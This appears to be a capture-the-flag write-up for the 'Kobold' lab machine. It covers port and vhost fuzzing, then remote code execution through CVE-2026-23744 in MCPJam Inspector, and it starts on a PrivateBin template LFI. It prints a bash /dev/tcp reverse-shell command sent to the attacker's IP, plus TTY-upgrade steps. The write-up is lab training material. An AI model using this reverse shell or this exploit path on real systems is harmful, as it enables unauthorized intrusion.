
Overview
The machine starts by finding a virtual host running on 443 that hosts an MCP service that is vulnerable to RCE attack which let us get initial foothold to the system as low privileged user From here through the Privilege escalation I don't know if my way was the intended way to solve this machine so I guess we'll have to wait for the official writeup
Reading the official writeup is important because it gives you new insights that you might not have thought of
Enumeration
we are gonna start our enumeration process with nmap
jimmex@attacker $ nmap -sC -sV -vv -oA kobold 10.129.x.x
# Nmap 7.95 scan initiated Thu Mar 26 13:43:32 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -vv -oA results -p 80,22,443 10.129.14.136
Nmap scan report for kobold.htb (10.129.14.136)
Host is up, received echo-reply ttl 63 (0.092s latency).
Scanned at 2026-03-26 13:43:32 EET for 26s

PORT STATE SERVICE REASON VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzd<snip>57MCUNo0a/hw/Df2XfLKPUGiVIVYmQTraVft8Xv2AjYk=
| 256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHDfvijaU/WiU8D/im7cOg8k4NeAOUgCHq16HhCbmZcI
80/tcp  open  http     syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| _http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Did not follow redirect to https://kobold.htb/
443/tcp open  ssl/http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
| tls-alpn:
| http/1.1
| http/1.0
| _ http/0.9
| http-methods:
| _ Supported Methods: GET HEAD
| _http-server-header: nginx/1.24.0 (Ubuntu)
| _http-title: Kobold Operations Suite
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Issuer: commonName=kobold.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-15T15:08:55
| Not valid after: 2125-02-19T15:08:55
| MD5: c49e:c4d5:d4a0:e473:00bc:8df8:cc00:98ac
| SHA-1: a231:1d00:d15b:2007:eff5:957d:0561:265a:bb90:6906
| -----BEGIN CERTIFICATE-----
< snip>
| _-----END CERTIFICATE-----
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
and we got 3 ports open from the initial scan
| port | service |
|---|---|
| 22 | ssh |
| 80 | http |
| 443 | https |
as we can see port 80 and 443 redirects to kobold.htb so we'll add that to our host file
10.129.x.x kobold.htbthen rerun the nmap scan again in the background
Port 80, 443
port 80 is just a forwarder to 443 (this is important and we'll get to why later)
 nothing just a static page
at this point i knew that there is either a hidden directory on the
nothing just a static page
at this point i knew that there is either a hidden directory on the kobold.htb, vhosts or subdomains subdomain so we'll start fuzzing
Fuzzing
back to what i said earlier about port 80 is just a forwarder to 443
this is tricky cause if you have ever done any
vhostor subdomain fuzzing before you'd know that we rely on filtering size or status code now if we try to fuzzhttp://kobold.htbwe'll get nothing cause it is just a forwarder so no matter what we do (whether it is right or wrong) it'll return 302 status code with the same 154 size so instead we'll Fuzz https
this forwarding issue doesn't concern the directory or file fuzzing just the resolving stuff
directory Fuzzing
jimmex@attacker ➜ ffuf -u https://kobold.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [17769/17769] :: Job [1/1] :: 365 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
and we get nothing so i moved to subdomains and vhosts
vhost
jimmex@attacker ➜ ffuf -u https://kobold.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ
.kobold.htb"
___________________________________________________
ns2 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 166ms]
m [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 168ms]
www [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 161ms]
smtp [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 166ms]
ftp [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 165ms]
ns [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 169ms]
localhost [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 168ms]
webmail [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 141ms]
test [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 117ms]
autodiscover [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 109ms]
we'll see that size is 154 so we'll filter it by size and see what we get
jimmex@attacker ➜ ffuf -u https://kobold.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.kobold.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://kobold.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.kobold.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

mcp [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 95ms]
and we got mcp.kobold.htb as vhost
adding it to the hosts file
10.129.x.x kobold.htb mcp.kobold.htband visit the mcp.kobold.htb
 by going to the setting we'll see that it runs v1.4.2 which is vulnerable to (CVE-2026-23744)
Foothold
What is MCPJam Inspector?
It's a local-first development platform for MCP (Model Context Protocol) servers so it is like a developer tool for building and testing MCP integrations.
The Vulnerability (CVE-2026-23744) happens due to 2 issues
first → Binds to 0.0.0.0 instead of 127.0.0.1
const server = serve({
    fetch: app.fetch,
    port: SERVER_PORT,
    hostname: "0.0.0.0",  // exposed to all interfaces!
});
which means that anyone on any network can reach its port rather than only processes on the same machine
second → Zero authentication on /api/mcp/connect
This endpoint is meant for connecting to MCP servers locally but it accepts any unauthenticated request from anywhere.
so lets add a server
usually running a server happens by running a command like this npx something or node server.js or maybe python server.py so there is some kind of command written here so lets a reverse shell
 and start a listener on your attacker machine and click add server
 this will fail to fetch the server so lets intercept and see what happens,
 the UI parses the command field the wrong way
it uses the spaces as a separator for each new argument which mess up our shell so either do this through command line or edit it in the repeater
and we need it to look like this
the UI parses the command field the wrong way
it uses the spaces as a separator for each new argument which mess up our shell so either do this through command line or edit it in the repeater
and we need it to look like this
-cfirst argument- and
bash -i >& /dev/tcp/10.10.16.x/4444 0>&1is second one
so lets start listener and do this again from the command line  and we got a shell so lets do our thing to get a full TTY
 python3 -c 'import pty; pty.spawn("/bin/bash");' → Ctrl+z → stty raw -echo; fg
just one more thing i need to set my rows and columns of my terminal dimension so it doesn't wrap new lines at the start of the current line (could be pretty annoying)
first on your attacking machine you do stty -a to know your terminal dimensions and then apply it in the shell using the same dimensions
 and now we are ready to go
 User Captured
Rabbit hole
you can skip this and run directly to the Privilege Escalation Header
lets enumerate the system and see is there any files we have access to
 and there is a directory called
 privatebin-data that we can write to
by look at what process has this folder open
 a docker container opens this file
so lets see running ports
a docker container opens this file
so lets see running ports
 and we got 6274 which runs MCPJam and some default ports but the interesting one is 8080 lets curl it and it is running private-bin
what i need to know now is this just running for internal network or it is exposed and we can access it from our machine so lets look at nginx configuration
and it is running on nginx exposed to 443 as vhsot
and we got 6274 which runs MCPJam and some default ports but the interesting one is 8080 lets curl it and it is running private-bin
what i need to know now is this just running for internal network or it is exposed and we can access it from our machine so lets look at nginx configuration
and it is running on nginx exposed to 443 as vhsot
 we probably missed it cause our wordlist didn't have bin in it so lets see what is this private bin
add
we probably missed it cause our wordlist didn't have bin in it so lets see what is this private bin
add bin.kobold.htb to your hosts file and access it
10.129.x.x kobold.htb mcp.kobold.htb bin.kobold.htb and it is some kind of pastebin(clipboard but for the web) service running version 2.0.2
that version is vulnerable to LFI through the PHP template
and it is some kind of pastebin(clipboard but for the web) service running version 2.0.2
that version is vulnerable to LFI through the PHP template
LFI
how does this LFI exist ?
PrivateBin uses a PHP template system where the template is specified in the configuration file (conf.php):
[template]
name = "bootstrap"
This tells PrivateBin to look for templates in: /tpl/bootstrap
PrivateBin takes that template name and includes files from the tpl/ directory without proper sanitization with some thing like this i guess
`include "tpl/" . $template . "/page.php";`this template is passed in the cookie as a parameter as you can see
